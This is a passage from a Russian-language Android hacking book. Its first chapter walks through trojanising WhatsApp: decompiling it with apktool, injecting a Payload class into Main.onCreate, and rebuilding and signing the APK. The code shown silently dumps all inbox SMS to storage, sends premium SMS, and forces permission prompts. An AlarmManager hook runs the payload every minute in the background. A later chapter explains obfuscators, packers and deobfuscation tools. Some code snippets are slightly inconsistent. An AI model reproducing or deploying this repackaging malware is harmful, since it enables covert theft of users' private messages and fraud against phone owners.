В этой главе мы внедрим код в WhatsApp — мегапопулярный мессенджер, входящий в топ-10 всех магазинов приложений за все времена и, конечно же, нередко становящийся целью хакеров, добавляющих в него самые разные зловредные функции. Так что инструкция получится более чем наглядной.

Ищем точку входа

Как и в прошлый раз, идем на **apkpure.com**, вбиваем в строку поиска адрес WhatsApp в Google Play и скачиваем пакет APK. Для удобства переименовываем его в `whatsapp.apk` и перемещаем в каталог `~/tmp`. Всю дальнейшую работу мы будем вести в нем.

Следующий шаг — найти наилучшее место для внедрения зловредного кода. По объективным причинам такое место — это самое начало кода приложения, и если бы мы имели дело с обычной «настольной» версией Java, то это был бы метод `main()` основного класса приложения. Однако в Android исполнение приложения начинается не с `main()`. Фактически у здешнего софта вообще нет единой точки входа, оно состоит из множества компонентов, каждый из которых может получить управление при возникновении того или иного события.

Если мы хотим, чтобы наш код запускался при старте приложения с Рабочего стола, нам нужно вставить его в класс, получающий управление при возникновении события (если быть точным, это называется «интент») `android.intent.action.MAIN` категории `android.intent.category.LAUNCHER`. Чтобы найти этот класс, придется разобрать WhatsApp с помощью apktool и прочитать файл `AndroidManifest.xml` (рис. 7.1).

```
$ apktool d whatsapp.apk
$ less whatsapp/AndroidManifest.xml
```

Искомый класс носит имя `com.whatsapp.Main`. Открываем `~/tmp/whatsapp/smali/com/whatsapp/Main.smali` и ищем метод `OnCreate()`, показанный на рис. 7.2.

Рис. 7.1. AndroidManifest xml

Рис. 7.2. Метод OnCreate()

Это и есть искомая точка входа. С этого метода начинается исполнение приложения, когда оно получает интент android.intent.action.MAIN, другими словами когда пользователь тапает по иконке приложения пальцем. В этот метод мы будем внедрять наш payload.

Пишем payload

Какой же код мы внедрим в WhatsApp? Для начала заставим его вывести на экран сообщение «Hi from malware!». Очень простая в реализации функция, которая позволит быстро проверить, что все работает так, как мы и рассчитывали. Мы не будем вставлять в код отдельные куски smali-кода, а вместо этого создадим новый класс, методы которого уже и будем вызывать из кода WhatsApp. Такой подход гораздо более удобен и позволяет как угодно расширять функциональность приложения, внося в его оригинальный код минимальные изменения.




Рис. 7.3. Простейший payload

Итак, открываем Android Studio, создаем новый проект, в поле **Application name** пишем `Whatsapp`, а в поле **Company domain** — `com`. Таким образом, среда разработки сама разместит наш класс в пакете **com.whatsapp**, точно так же, как в оригинальном приложении. При выборе типа активности (**Add an activity**) выбираем **Add No Activity**. В левой части экрана разворачиваем список **app** — **java** — **com.whatsapp** и с помощью правой кнопки мыши создаем новый класс Payload (рис. 7.3). Добавляем в него следующие строки:

java

```
package com.whatsapp;

import android.content.Context;
import android.widget.Toast;
```

```
public class Payload {
    public static void run(Activity activity) {
        Toast.makeText(context, "Hi from malware!", Toast.LENGTH_LONG).show();
    }
}
```

Это и есть наш класс с единственным статическим методом, который просто выводит на экран сообщение. Теперь класс необходимо скомпилировать и транслировать в байткод Dalvik. С помощью среды разработки без танцев с бубном это сделать не удастся, поэтому выполним эту операцию из командной строки.

Для начала создадим в `~/tmp` каталоговую структуру, аналогичную оригинальному приложению, и скопируем в нее исходный код класса:

```
$ mkdir -p com/whatsapp
$ cp ~/AndroidstudioProjects/Whatsapp/app/src/main/java/com/whatsapp/Payload.java com/
                                                                        whatsapp
```

Теперь скомпилируем его и транслируем в код Dalvik:

```
$ javac -classpath ~/Android/android-sdk-linux/platforms/android-29/android.jar com/
                                                                    whatsapp/*.java
$ ~/Android/android-sdk-linux/build-tools/29.0.2/dx --dex --output=Payload.dex com/
                                                                   whatsapp/*.class
```

В текущем каталоге (`~/tmp`) должен появиться файл `Payload.dex`. Его необходимо дизассемблировать:

```
$ baksmali Payload.dex
```

Затем его следует скопировать в каталог с ранее дизассемблированым кодом WhatsApp:

```
$ cp out/com/whatsapp/*.smali whatsapp/smali/com/whatsapp
```

Вызываем payload

Теперь в дизассемблированном коде WhatsApp есть наш класс, осталось только вызвать его статический метод `run()`. Чтобы это сделать, достаточно добавить следующую строку куда-то в начало метода `onCreate()`:

smali

```
invoke-static {p0}, Lcom/whatsapp/Payload;->run(Landroid/app/Activity;)V
```

На Java этот код выглядел бы так:

java

```
Payload.run(this);
```

То есть инструкция `invoke-static`, по сути, имеет такой вид:

```
invoke-static {аргумент}, Lимя_класса;->имя_метода(тип_аргумента;)
                                                    тип_возвращаемого_значения
```

Регистр `p0`, который мы передали в качестве аргумента, всегда ссылается на текущий объект и эквивалентен ключевому слову `this` в Java. Текущий объект в данном случае имеет класс Activity, мы передаем его методу `run()` нашего класса, чтобы он смог использовать его для вывода сообщения на экран (рис. 7.4).

```
Файл  Правка  Инструменты  Синтаксис  Буферы  Окно  Encoding  Справка
    goto/16 :goto_1

    .line 184
    :pswitch_data_0
    .packed-switch 0x0
        :pswitch_1
        :pswitch_2
        :pswitch_3
        :pswitch_0
        :pswitch_4
        :pswitch_2
        :pswitch_5
        :pswitch_6
    .end packed-switch
.end method

.method protected onCreate(Landroid/os/Bundle;)V
    .locals 6

    .prologue
    const/4 v1, 0x1

    const/4 v2, 0x0

    .line 95
    const-string/jumbo v0, "MainActivityInit"

    invoke-static {p0}, Lcom/whatsapp/Payload;->run(Landroid/content/Context;)V

    invoke-static {v0}, Lcom/whatsapp/j/d;->a(Ljava/lang/String;)Lcom/whatsapp/j/e;

    move-result-object v3

    .line 96
Main.smali[+]                                                    [775,80][61%]
-- ВИЗУАЛЬНЫЙ РЕЖИМ --                                                  76
```

Рис. 7.4. Метод OnCreate() с нашим кодом

Все, осталось только собрать WhatsApp обратно в APK и подписать тестовым ключом:

```
$ cd ~/tmp/whatsapp
$ apktool b
$ cd ..
$ cp whatsapp/dist/whatsapp.apk whatsapp-payload.apk
$ sign whatsapp-payload.apk
```

Полученный файл `whatsapp-payload.s.apk` закидываем на карту памяти и устанавливаем (рис. 7.5).




Рис. 7.5. Сработало!

Крадем данные

Какой же это зловред, если вместо кражи личной информации он только и делает, что сообщает о себе? Такой зловред совсем не зловредный, поэтому сейчас мы существенно расширим возможности нашего payload. Он никак не будет выдавать своего присутствия, а вместо этого просто скинет все входящие SMS в файл на карте памяти:

java

```
public class Payload {
  public static void run(Activity activity) {
    Cursor cursor = activity.getContentResolver().
                    query(Uri.parse("content://sms/inbox"), null, null, null, null);

    try {
       PrintWriter pw = new PrintWriter(new BufferedWriter(new FileWriter(
         Environment.getExternalStorageDirectory().getPath() + "/sms.txt", false)));
```

```
        if (cursor != null && cursor.moveToFirst()) {
            do {
                String address = null;
                String date = null;
                String body = null;
                for (int idx = 0; idx < cursor.getColumnCount(); idx++) {
                    switch (cursor.getColumnName(idx)) {
                        case "address":
                            address = cursor.getString(idx);
                            break;
                        case "date":
                            date = cursor.getString(idx);
                            break;
                        case "body":
                            body = cursor.getString(idx);
                    }
                }
                pw.println("From: " + address);
                SimpleDateFormat formatter = new SimpleDateFormat("yyyy.MM.dd HH:mm:ss");
                String dateString = formatter.format(new Date(Long.valueOf(date)));
                pw.println("Date: " + dateString);
                pw.println("Body: " + body);
                pw.println();
            } while (cursor.moveToNext());
        }
        pw.close();
        cursor.close();
    } catch (Exception e) {}
  }
}
```

Данный код читает базу данных SMS и записывает на карту памяти красивый текстовый файл `sms.txt` (рис. 7.6), содержащий SMS в формате:

```
From: номер
Date: дата
Body: текст
```

При необходимости код можно дополнить, чтобы файл сразу сливался на удаленный сервер, а затем уничтожался, дабы не оставлять следов. Чтобы код заработал, в манифест приложения (`~/tmp/whatsapp/AndroidManifest.xml`) необходимо добавить разрешение на чтение SMS:

xml

```
<uses-permission android:name="android.permission.READ_SMS"/>
```




Рис. 7.6. Файл sms txt, сформированный нашим кодом

Далее остается только скомпилировать класс, перегнать в smali, скопировать в приложение, собрать и подписать его, так же как мы делали это в предыдущем разделе Организовать отправку SMS на короткий номер и того проще:

java

```
public class Payload {
    public static void run(Activity activity) {
        PackageManager pm = actvity.getPackageManager();
        if (!pm.hasSystemFeature(PackageManager.FEATURE_TELEPHONY))
            return;
        SmsManager.getDefault().sendTextMessage("НОМЕР_ТЕЛЕФОНА", null,
                                                "ТЕКСТ_СООБЩЕНИЯ", null, null);
    }
}
```

Причем в этом случае даже не надо править `AndroidManifest.xml` — права на отправку SMS у WhatsApp уже есть.

В целом все просто, но есть одно большое «но»! Дело в том, что два приведенных выше куска кода будут отлично работать только до тех пор, пока вы не установите

хакнутый WhatsApp на смартфон под управлением Android 6.0 и выше. Следствием этого станет падение приложения на старте, а причина в том, что «шестерка» требует явного запроса прав (в том числе на чтение SMS и запись на карту памяти), перед тем как функции, защищенные этими правами, будут использованы.

И здесь мы попадаем в одну не очень приятную ситуацию. Запросить права мы можем, вот только сама система запроса права реализована не в нашу пользу, потому как событие «Пользователь нажал "Да"» может быть обработано только активностью приложения с помощью коллбека `onRequestPermissionsResult()`. Другими словами, придется вносить изменения в сам `Main.smali`.

Но есть способ проще и примитивнее. На самом деле, нам совсем не обязательно дожидаться, пока пользователь нажмет кнопку «Да» или «Нет», после нажатия система так или иначе либо даст разрешение на выполнение операции, либо запретит ее. Поэтому мы можем просто подождать и после этого проверить, есть ли у нас нужные права:

java

```
public class Payload {
    public static void run(Activity activity) {
        if (android.os.Build.VERSION.SDK_INT >= 23) {
            if (!requestPermission(activity))
                return;
        }
        // ...код метода run() из предыдущего примера...
    }

    @TargetApi(23)
    private static boolean requestPermission(Activity activity) {
        if (activity.checkSelfPermission(Manifest.permission.READ_SMS) !=
                                                PackageManager.PERMISSION_GRANTED) {
            activity.requestPermissions(new String[]{Manifest.permission.READ_SMS,
                                Manifest.permission.WRITE_EXTERNAL_STORAGE}, 123);

            try {
                Thread.sleep(10 * 1000);
            } catch (Exception e) {}

            return activity.checkSelfPermission(Manifest.permission.READ_SMS) ==
                                                    PackageManager.PERMISSION_GRANTED;
        } else {
            return true;
        }
    }
}
```

Данный код проверяет, запущен ли он в Android 6 или выше (API 23), и если да, то запускает код запроса разрешений на чтение SMS и запись на карту памяти. Затем засыпает на 10 секунд, а просыпаясь, проверяет, есть ли права (т. е. нажал ли юзер

«Да»). Если есть, отрабатывает уже знакомый нам код, нет — ничего не происходит.

Профессиональные программисты сожрут меня живьем за усыпление основного потока приложения, но мы здесь не на чемпионате по правильному кодированию. Мы — хакеры, и потому для нас главное, чтобы payload отработал, остальное нас не интересует.

Периодические задачи

Основная проблема текущей реализации payload заключается в том, что он будет запущен только во время *холодного старта* приложения, т. е. при первом запуске, старте после перезагрузки либо после того, как приложение будет вытеснено из памяти системой. Для единоразовой задачи это нормально. Но что, если мы хотим, чтобы наш зловред работал в фоне?

Для этого можно использовать сервис. То есть специальный поток, который будет висеть в фоне и делать нужную нам работу. Однако для нашей задачи это слишком избыточное решение. Гораздо удобнее использовать AlarmManager — специальную подсистему Android, позволяющую запускать нужный код через определенные интервалы времени. В отличие от сервисов, AlarmManager не требует модификации AndroidManifest, достаточно просто привести код класса Payload к следующему виду:

java

```
public class Payload extends BroadcastReceiver {
    public static void run(Activity activity) {
        AlarmManager am = (AlarmManager) activity.getSystemService(Context.ALARM_SERVICE);
        Intent intent = new Intent(activity, Payload.class);
        PendingIntent pIntent = PendingIntent.getBroadcast(activity, 0, intent, 0);

        am.setInexactRepeating(AlarmManager.ELAPSED_REALTIME_WAKEUP,
SystemClock.elapsedRealtime(), 60 * 1000, pIntent);
    }

    @Override
    public void onReceive(Context context, Intent intent) {
        // ...зловредный код...
    }
}
```

Метод `run()` устанавливает Alarm, который должен срабатывать каждую минуту (60 * 1000 миллисекунд) и запускать код, указанный в методе `onReceive()`. Красота этого подхода в том, что после установки Alarm'а он будет срабатывать вне зависимости от того, запущено ли приложение. То есть, если пользователь запустил хакнутый WhatsApp, затем закрыл его, а система завершила WhatsApp при нехватке памяти, он вновь будет запущен в фоне, когда сработает Alarm.

ГЛАВА 8

Продираемся сквозь обфусцированный код

Предыдущие две главы наглядно показывают, насколько легко взломать и модифицировать приложение для Android. Однако не всегда это столь же просто. Некоторые разработчики применяют обфускаторы и системы шифрования, которые могут существенно осложнить жизнь реверс-инженера, поэтому мы поговорим о том, как разобраться в намеренно запутанном коде, а заодно взломаем еще одно приложение.

Как работает обфускация

На самом деле, вы уже должны быть знакомы как минимум с одним методом обфускации (запутывания) кода. Если после прочтения предыдущих двух глав вы сами пробовали декомпилировать различные приложения, то наверняка заметили, что в некоторых случаях классы приложения, его методы и поля имеют странные имена, вроде «aa», «ab» либо что-то наподобие «2F323988C», если смотреть код с помощью декомпилятора jadx.

Это и есть обфускация, и я могу с полной уверенностью утверждать, что проделана она с помощью инструмента ProGuard из комплекта Android Studio. Именно он выдает на выходе такие странные имена классов, методов и полей, а кроме того, удаляет неиспользуемый код и оптмизирует некоторые участки приложения с помощью инлайнинга методов.

Пропущенный через ProGuard код более компактен, занимает меньше памяти и намного более сложен для понимания. Но только в том случае, если приложение достаточно крупное.

Разобраться, что делает простой обфусцированный код, очень легко:

java

```
public int a(int a, int b) {
    return a + b;
}
```

Но представьте, что будет, если из подобных буквенных, цифровых или буквенно-цифровых обозначений (ProGuard позволяет использовать любой словарь для генерации идентификаторов) будет состоять громоздкое приложение из десятков тысяч строк кода:

java

```
if (this.f6259xa29f3207 != null) {
    this.f6259xa29f3207.m9502x15f0e18c(false);
    this.f6259xa29f3207 = null;
}
if (this.f6269x98c88933 != null) {
    this.f6269x98c88933.m9388x97b0a138();
    this.f6269x98c88933 = null;
}
```

И так на тысячи строк вперед, а дальше ваш декомпилятор может поперхнуться кодом и выдать вместо Java нечто вроде этого:

java

```
/* JADX WARNING: inconsistent code. */
/* Code decompiled incorrectly, please refer to instructions dump. */
private synchronized void m8713x6e6c3e67() {
    /*
    r16 = this;
    r14 = 0;
    r7 = 2;
    r9 = 0;
    r12 = 500; // 0x1f4 float:7.0E-43 double:2.47E-321;
    r6 = 1;
    ...
```

Недурно, не правда ли? А теперь представьте, что эти строки состоят не из обычных символов алфавита, а из символов Unicode (так делает DexGuard — коммерческая версия ProGuard) или последовательностей вроде `llll1`, повторяющихся раз этак пятьдесят. Разработчик вполне может применить и более мощные средства обфускации, нашпиговав приложение бессмысленным кодом. Такой код не будет выполнять никаких полезных функций, но поведет вас совершенно не в ту сторону, что грозит как минимум потерей времени.

Не желая терять время, вы можете начать с поиска строк, которые приведут вас к цели: это могут быть различные идентификаторы, с помощью которых приложение регистрирует себя на сервере; строки, записываемые в конфиг при оплате; пароли и т. д. Однако вместо таких строк вы вполне можете увидеть нечто вроде этого:

```
private static final byte[] zb = new byte[]{110, -49, 71, -112, 33, -6, -12, 12, -25,
-8, -33, 47, 17, -4, -82, 82, 4, -74, 33, -35, 18, 7, -25, 31};
```

Это зашифрованная строка, которая расшифровывается во время исполнения приложения. Подобную защиту предлагает DexGuard, Allatory и многие другие обфускаторы. Она действительно способна остановить очень многих, но соль в том, что если есть зашифрованный текст, значит, в коде должен быть и дешифратор. Его очень легко найти с помощью поиска по имени переменной (в данном случае `zb`). При каждом ее использовании всегда будет вызываться метод, дешифрующий строку. Выглядеть это может примерно так:

```
a.a(zb)
```

Здесь метод `a()` класса «a» — это и есть дешифратор. Поэтому все, что требуется сделать, чтобы узнать, что внутри зашифрованной строки, — это просто добавить в дизассемблированный код приложения вызов функции `Log.d("DEBUG", a.a(zb))` и собрать его обратно. После запуска приложение само выдаст в лог дешифрованную строку. Лог можно просмотреть либо подключив смартфон к компьютеру и вызвав команду `adb logcat`, либо с помощью приложения CatLog (**https://play.google.com/store/apps/details?id=com.nolanlawson.logcat**) для Android (требует root).

Нередко, правда, приходится попотеть, чтобы найти дешифратор. Он может быть встроен во вполне безобидную функцию и дешифровать строку неявно, может состоять из нескольких функций, которые вызываются на разных этапах работы со строкой. Сама зашифрованная строка может быть разбита на несколько блоков, которые собираются вместе во время исполнения приложения. Но самый шик — это класс-дешифратор внутри массива!

DexGuard имеет функцию скрытия классов, которая работает следующим образом. Байткод скрываемого класса извлекается из приложения, сжимается с помощью алгоритма GZIP и записывается обратно в приложение в форме массива байт (`byte[]`). Далее в приложение внедряется загрузчик, который извлекает код класса из массива и с помощью рефлексии создает на его основе объект, а затем вызывает нужные методы. И конечно же, DexGuard использует этот трюк для скрытия дешифратора, а также кода других классов, которые захочет разработчик. Более того, скрытые в массивах классы могут быть зашифрованы с помощью скрытого в другом массиве дешифратора!

Так что, если вы имеете дело с приложением, имена классов в котором написаны на китайском языке или с помощью смайликов, а по коду разбросаны странные массивы длиной от нескольких сот элементов до десятков тысяч, знайте — здесь поработал DexGuard.

С рефлексией вместо прямого вызова методов объекта вы можете столкнуться и в других обстоятельствах, не связанных со скрытием классов. Рефлексия может быть использована просто для обфускации (как в случае с обфускатором Allatory). В этом случае вместо такого кода:

java

```
StatusBarManager a = (StatusBarManager) context.getSystemService("statusbar");
statusBarManager.expandNotificationsPanel();
```

Вы увидите нечто вроде этого:

java

```
Object a  = context.getSystemService("statusbar");
Class.forName("android.app.StatusBarManager");
Method c = b.getMethod("expandNotificationsPanel");
c.invoke(a);
```

А если используется шифрование — это:

java

```
Object a  = context.getSystemService(z.z("c3RhdHVzYmFyCg=="));
Class<?> b = Class.forName(z.z("YW5kcm9pZC5hcHAuU3RhdHVzQmFyTWFuYWdlcgo="));
Method c = b.getMethod(z.z(ZXhwYW5kTm90aWZpY2F0aW9uc1BhbmVsCg==));
c.invoke(a);
```

В данном случае я закодировал строки в Base64, поэтому их легко «раскодировать» обратно с помощью следующей команды:

```
$ echo строка | base64 -d
```

Но в реальном приложении вам, скорее всего, придется расшифровать все эти строки с помощью описанного выше способа просто для того, чтобы понять, какие объекты и методы вызывает приложение во время своей работы.

Анализ использования обфускации в приложениях

A Large Scale Investigation of Obfuscation Use in Google Play (**https://arxiv.org/pdf/1801.02742.pdf**) — исследование на тему использования обфускаторов разработчиками приложений для Android. По состоянию на январь 2018 года только 24.9% приложений из проанализированных 1,7 миллиона были защищены обфускаторами. И это плохая ситуация, т. к. в мире Android процветает то, что называется перепаковкой приложений (на манер описанной ранее перепковки WhatsApp). Простые цифры:

- 86% троянов для Android — это перепакованные версии обычных приложений;
- 13% приложений в сторонних маркетах — перепакованные версии приложений других разработчиков (зачастую с включением рекламы).

Другие результаты исследования:

- 64.51% приложений включают код, обфусцированный с помощью ProGuard (не обязательно код самого приложения, возможно, код библиотек);
- 0.16% используют продвинутые техники обфускации, такие как использование зарезервированных в Windows ключевых слов (так делают DexGuard и некоторые конфигурации Allatory);
- 0.05% приложений обфусцированы с помощью DexGuard;
- 0.01% обфусцированы с помощью Bangle.

Упаковщики

Упаковщики — это другой вид защиты, основанный не на запутывании кода, а на его полном скрытии от глаз реверс-инженера. Работают они так. Оригинальный файл `classes.dex` (содержащий код приложения) переименовывается, шифруется и перемещается в другой каталог внутри пакета APK (это может быть каталог `assets`, `res` или любой другой). Место оригинального `classes.dex` занимает распаковщик, задача которого — загрузить в память оригинальный `classes.dex`, расшифровать его и передать ему управление. Для усложнения жизни реверсера основная логика распаковщика реализуется на языке Си, который компилируется в нативный код ARM с применением средств обфускации и защиты от отладки (gdb, ptrace).

Хороший упаковщик создает очень большие проблемы для анализа кода приложения. В ряде случаев единственный действенный вариант борьбы с ними — это снятие дампа памяти процесса и извлечение из него уже расшифрованного кода `classes.dex`. Но есть и хорошие новости: упаковщик накладывает серьезные ограничения на функциональность приложения, приводит к несовместимостям и увеличенному расходу памяти. Так что разработчики легитимных приложений используют упаковщики редко, зато их очень любят создатели разного рода троянов.

В ряде случаев вычислить наличие упаковщика в APK совсем нетрудно. Достаточно взглянуть на содержимое каталога `lib/armeabi`. Если вы найдете в нем файл `libapkprotect2.so` — значит, применен упаковщик ApkProtect, файл `libsecexe.so` — Bangle, `libexecmain.so` — Ijiami. Все эти файлы — распаковщики.

Отдельного упоминания заслуживает созданный одной китайской компанией упаковщик Qihoo. DEX-файл запакованного им приложения весит больше четырех мегабайт, однако все, что он делает, — это передает управление нативной библиотеке. Остальную часть файла занимает дописанный в его конец зашифрованный фрагмент.

Загруженная нативная библиотека выполняет несколько проверок, не работает ли она под отладчиком, а затем расшифровывает и загружает в память вторую библиотеку. Кроме проверок на присутствие отладчика, библиотека также использует другой метод защиты — виртуальную машину, которая исполняет байткод вместо нативного кода ARM.

Вторая нативная библиотека — это загрузчик DEX-файлов. Он извлекает из конца оригинального DEX-файла зашифрованный фрагмент, расшифровывает его, подготавливает рантайм для исполнения, а затем передает ему управление.

Деобфускаторы

Как видите, инструментов обмануть исследователя и отбить желание расковыривать приложение у разработчиков предостаточно, поэтому и реверс-инженер должен быть вооружен. В первую очередь нужен хороший декомпилятор. Ранее мы использовали бесплатный jadx, неплохо справляющийся с этой задачей. Кроме дос-

тойной работы, он имеет встроенный деобфускатор, трансформирующий идентификаторы вида «a», «az» «llllllll...» или состоящие из символов Unicode в числобуквенные идентифкаторы, уникальные для всего приложения. Это позволяет никогда не спутать метод `a()` класса `a` с методом `a()` класса `b` и легко находить нужные идентификаторы с помощью глобального поиска.

Также вам понадобится инструмент для дампа информации о пакете. Не такой информации, как его содержимое и дата сборки, а информации об используемых в пакете средствах обфускации и защиты. В первую очередь стоит обратить внимание на APKiD (**https://github.com/rednaga/APKiD**).

Указанный инструмент должен показать, был ли применен тот или иной обфускатор или упаковщик в отношении приложения, но часто не показывает ничего. Это вполне закономерно, обфускаторы эволюционируют, меняя логику своей работы, приемы обфускации и скрытия от подобных инструментов.

По этой же причине нередко оказываются бессильны и деобфускаторы, такие как Java Deobfuscator (**https://javadeobfuscator.com**), Simplify (**https://github.com/CalebFenton/simplify**) и Dex-Oracle (**https://github.com/CalebFenton/dex-oracle**). Но это совсем не значит, что их не стоит применять. Java Deobfuscator работает исключительно с байткодом Java, поэтому перед тем как его использовать, APK следует перегнать в jar с помощью dex2jar (**https://github.com/pxb1988/dex2jar**).

Далее следует натравить на полученный jar-файл Java Deobfuscator с указанием используемого «трансформера»:

```
$ java -jar deobfuscator.jar -input Приложение.jar -output
Приложение_после_деобфускации.jar -transformer allatori.StringEncryptionTransformer -
path ~/Android/android-sdk-linux/platforms/android-23/android.jar
```

Данная команда применит к этому приложению трансформер `allatori.StringEncryptionTransformer`, расшифровывающий строки, зашифрованные с помощью Allatory, и запишет результат в `Приложение_после_деобфускации.jar`. После этого приложение можно декомпилировать, но не с помощью jadx (он работает только с байткодом Android Dalvik), а, например, с помощью jd-gui(**http://jd.benow.ca**).

Java Deobfuscator поддерживает более десятка трансофрмеров, позволяющих расшифровывать строки, зашифрованные другими обфускаторами, конвертировать вызовы с помощью рефлексии в обычные, удалять мертвый код и т. д. Поэтому стоит поэкспериментировать.

Если же Java Deobfuscator не дал результатов, стоит попробовать Simplify. Это так называемый динамический деобфускатор. Он не анализирует байткод, пытаясь найти в нем следы работы обфускаторов и отменить внесенные ими изменения, как это делает Java Deobfuscator. Вместо этого он запускает дизассемблированный код smali внутри виртуальной машины, позволяя приложению самостоятельно расшифровать строки, затем удаляет мертвый неиспользуемый код и рефлексию. На выходе вы получите dex-файл, который можно декомпилировать с помощью jadx.

Использовать Simplify довольно просто (рис. 8.1):

```
$ java -jar simplify.jar -i каталог_с_файлами_smali -o classes.dex
```

